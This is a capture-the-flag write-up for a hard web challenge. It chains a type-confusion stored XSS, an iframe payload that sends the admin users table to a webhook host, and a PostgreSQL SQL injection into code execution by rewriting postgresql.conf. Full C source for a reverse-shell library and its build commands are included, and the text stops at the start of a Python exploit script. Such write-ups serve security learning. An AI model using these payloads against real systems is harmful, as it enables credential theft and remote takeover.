Aurors Archive
Introduction
Batchcraft potions is a hard challenge from the Cyber Apocalypse CTF 2025.

The goal of this challenge is to have a RCE on the server and read the flag with the binary /readflag.
We can see below the architecture of the challenge:

- User Pages:
- Dashboard (
dashboard.html): Displays ongoing auctions. - My Submissions (
my_submissions.html): Lists resources submitted by the user. - My Bids (
my_bids.html): Lists auctions where the user has placed bids. - Submit Resource (
submit.html): Allows submission of a new resource. - Auction Details (
auction_details.html): Displays details of a specific auction.
- Dashboard (
- REST API (
routes/api.js):- Authentication (login, OAuth).
- Management of submissions, auctions and bids.
- Integration with a Puppeteer bot to visit submitted URLs.
- Database (db.js):
- PostgreSQL is used to store users, submissions, auctions and bids.
- Functions allow creating, reading, updating and deleting data.
- Admin Panel (
admin.html):- Accessible only by the "admin" user.
- Allows viewing database tables.
- Bot Puppeteer :
- Logs in as administrator to the site and visits submitted URLs to verify their content.
Admin part
We will see on this section the admin part of the website. We can change the password of the admin in the source code to better understand the challenge.

We can see that once authenticated as admin, we have access to the admin section, where it is possible to read the database information.

We can quickly see that the password field in the users table is not encrypted:
Additionally, we can see in the route that retrieves the database information that there is an SQL injection present, we will examine this in the next section:
// New Endpoint: Get all records from a specified table (POST version)
router.post("/table", isAdmin, async (req, res) => {
  const { tableName } = req.body;
  try {
    const query = `SELECT * FROM "${tableName}"`;

    [..SNIP...]

    const results = await runReadOnlyQuery(query);
    res.json({ success: true, results });
  }
  [..SNIP...]

});
The idea now would be to use the bot to retrieve the unencrypted admin password in order to then exploit the SQL injection
XSS [UNINTENDED]
To execute actions on the bot, we need a primitive that would allow us to execute code on the bot's browser, in other words, an XSS. We can see in the route that displays the auctions that the keyword unsafe is used in the data-auction tag.
{% extends "layout.html" %}

{% block content %}
<!-- Pass the auction data as a JSON string via a data attribute -->
<div id="auction-details-panel" class="rpg-panel" data-auction='{{ auction | dump | safe }}'> <!-- <-- INJECTION -->
  <div class="panel-header">
    <i class="fa-solid fa-gavel"></i>
    <h2 class="panel-title">Auction Details</h2>
  </div>
  [...SNIP...]
</div>
{% endblock %}
We will explain in more detail why the injection is possible:
{{ auction }}: Injects theauctionvariable into the template.dump: Unserializesauctionto JSON. It's likeJSON.stringify(auction).safe: Indicates that the content is "safe" and prevents HTML escaping. Withoutsafe, the"and<would be transformed to"or&l
By analyzing the injection, we can easily guess that it's possible to break the HTML by adding a ' which will make us escape the tag. However, if we try to inject an XSS payload, we get an error returned by the server indicating that our input is too long

By analyzing in more detail why this error occurs, we can see that a size check is performed in the backend code.
router.post('/auctions/:id/bids', isAuthenticated, async (req, res) => {
  try {
    const auctionId = req.params.id;
    const userId = req.session.userId;
    const { bid } = req.body;

    if (bid.length > 10) { // <-- CHECK THE LENGTH
      return res.status(400).json({ success: false, message: 'Too long' });
    }
    await placeBid(auctionId, userId, bid);
    return res.json({ success: true });
  } catch (err) {
    console.error('Error placing bid:', err);
    const status = err.message.includes('Invalid') ? 400
                  : (err.message.includes('not found') || err.message.includes('closed')) ? 404
                  : 500;
    return res.status(status).json({ success: false, message: err.message || 'Internal server error.' });
  }
});
However, we can see in the code that no type checking is performed. It is therefore entirely possible to submit a JSON object with a length element less than 10 to pass this check:
{"bid":{"length":1,"o":"a'><img src=x onerror=alert(1)>"}}
Additionally, in the template part that contains the injection, the dump keyword will convert the object we provide to a string which will then be passed to safe. This means that we can inject a JSON object with a length of 1 and an XSS payload in the o field.
POST /api/auctions/1/bids HTTP/1.1
Host: localhost:1337
Content-Type: application/json
Content-Length: 58
Cookie: connect.sid=s%3Ax4FJPG0GiAqVrYpH8ASKbI918wBmEvWK.us61E3liqERw6yg23%2FzUcPRMpqUNW6gk3kgbTTJsK2s

{"bid":{"length":1,"o":"a'><img src=x onerror=alert(1)>"}}
After sending the data, if we go to the auction/1 page, we can see that our XSS is successfully triggered:

From now on, the path is to retrieve the admin password, so we will test our XSS payload on the admin area to better calibrate our attack and be able to send a functional payload to the admin
I tested several approaches, notably with fetches but none of them worked on my end. What seemed the simplest at first glance was to work with an iframe since our XSS is on the same origin as the page that displays the user table passwords, we can interact with the iframe however we want.
We will therefore create an iframe that will render the /admin page:
let iframe = document.createElement("iframe");
iframe.src = `/admin`;
iframe.width = 800;
iframe.height = 600;
document.body.appendChild(iframe);
Result:

We will now click on the last element of the list which is the users table:
document.querySelector('iframe').contentWindow.document.querySelectorAll('li').at(-1).click()
Result:

We can now retrieve the table with the following line:
>> document.querySelector('iframe').contentWindow.document.body.querySelector('table').innerHTML

"<thead><tr><th>id</th><th>username</th><th>password</th></tr></thead> <tbody><tr><td>1</td><td>admin</td><td>admin</td></tr></tbody>"
After that, we can send it to our webhook. Below is the final payload - timeouts have been added to allow time for the data to be displayed:
let iframe = document.createElement("iframe");
iframe.src = `/admin`;
document.body.appendChild(iframe);
setTimeout(() => {
  document.querySelector('iframe').contentWindow.document.querySelectorAll('li')[3].click()
  setTimeout(() => {
    window.location = '//<WEBHOOK>/?userstable=' + btoa(document.querySelector('iframe').contentWindow.document.body.querySelector('table').innerHTML)
  }, 1000);
}, 1000);
To more easily trigger our payload, we will encode it in base64 and evaluate it using the eval function. We can then send it and add it to a bid like this:
POST /api/auctions/2/bids HTTP/1.1
Host: localhost:1337
Content-Type: application/json
Content-Length: 58
Cookie: connect.sid=s%3Ax4FJPG0GiAqVrYpH8ASKbI918wBmEvWK.us61E3liqERw6yg23%2FzUcPRMpqUNW6gk3kgbTTJsK2s

{"bid":{"length":1,"o":"a'><img src=x onerror='eval(atob(`bGV0IGlmcmFtZSA9[..SNIP..]pOw==`))'>'>" }}

And finally call the bot on the page that has just been polluted with our XSS payload:
We can see that in our webhook we have received the passwords from the users table. We can now use the admin password to exploit the SQL injection.
SQL Injection to RCE
In the first part, we saw that in the administration section, there was an SQL injection. We also saw that the database is PostgreSQL 17, and we can see in the entrypoint that the user has superuser roles.
[..SNIP..]
# Set up database and create a new user (appuser) with complete access to appdb and the selected LO functions
echo "[+] Setting up database and user..."
su - postgres -c "psql -v ON_ERROR_STOP=1 <<EOF
DROP USER IF EXISTS appuser;
CREATE USER appuser WITH PASSWORD '$APPUSER_PASSWORD' SUPERUSER;
DROP DATABASE IF EXISTS appdb;
CREATE DATABASE appdb OWNER appuser;
\c appdb
GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO appuser;
ALTER DEFAULT PRIVILEGES IN SCHEMA public GRANT ALL PRIVILEGES ON TABLES TO appuser;
GRANT ALL PRIVILEGES ON ALL SEQUENCES IN SCHEMA public TO appuser;
ALTER DEFAULT PRIVILEGES IN SCHEMA public GRANT ALL PRIVILEGES ON SEQUENCES TO appuser;
EOF"
[..SNIP..]
With superuser account, It is then possible to use large objects. Briefly, large objects are types in PostgreSQL that allow storing larger quantities of data than classical types like text or bytea. Large objects also allow reading and writing to the filesystem. If you want to see another writeup dealing with PostgreSQL large objects, you can check out another writeup I made on a RealWorldCTF 2024 Chatter-box.
Basically, with a database account that can use large objects, it is quite simple to achieve RCE only with SELECT clause.
The PostgreSQL server follows a configuration written in a file called postgresql.conf which is generally located in the Unix user postgres home directory. Some configuration entries don't require server restart for the configuration changes to take effect; it's possible to simply call the pg_reload_conf() function in an SQL query.
Thanks to large objects, it is then possible to overwrite the configuration file with a configuration that would allow us to achieve RCE.
Several techniques exist:
ssl_passphrase_command(by Denis Andzakovic)archive_command(by sylsTyping)session_preload_libraries(by adeadfed)
At first, I tried to exploit it in the same way as during RealWorldCTF using the ssl_passphrase_command configuration, but the exploit didn't seem to work with the challenge configuration, so I focused on the configuration with the library.
# - Shared Library Preloading -

session_preload_libraries = 'payload.so'
#shared_preload_libraries = ''      # (change requires restart)
#jit_provider = 'llvmjit'       # JIT library to use

# - Other Defaults -

dynamic_library_path = '/tmp:$libdir'
#gin_fuzzy_search_limit = 0
Here our final rce payload will be named payload.so and will be in the /tmp directory which we can see through the dynamic_librairy_path entry.
Our code that will need to be compiled is this:
// payload.c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "postgres.h"
#include "fmgr.h"

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
    /*
        code taken from https://www.revshells.com/
    */

    int port = 9999;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("[REDACTED]");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
}
To compile our library, it's best to be in an environment identical to the challenge, following the same PostgreSQL version, which is the latest (version 17). I used Docker to have a clean environment, it's important to install postgresql-server-dev-17 which will provide the postgres.h library that is essential for compiling our library.
$> docker pull postgres
$> docker run -it 76e3e031d245 /bin/bash
$> apt update && apt install -y posgresql-server-dev-17 gcc vim
$> gcc \
-I$(pg_config --includedir-server) \
-shared \
-fPIC \
-nostartfiles \
-o payload.so \
payload.c
$> cat payload.so | base64 -w > payload.b64
Once our payload is compiled, we will encode it in base64.
We will use a Python script that will automate the writing of files to the filesystem, the script will write the library to /tmp and overwrite the new library. Once everything is written, the configuration needs to be reloaded, for reasons unknown it is essential to reload the configuration multiple times to have an effect.
import requests
import base64
import random


SESSION_COOKIE = 'connect.sid=<ADMIN_COOKIE>'
BASE_URL = 'http://<CHALLENGE_IP:PORT>/table'
headers = {
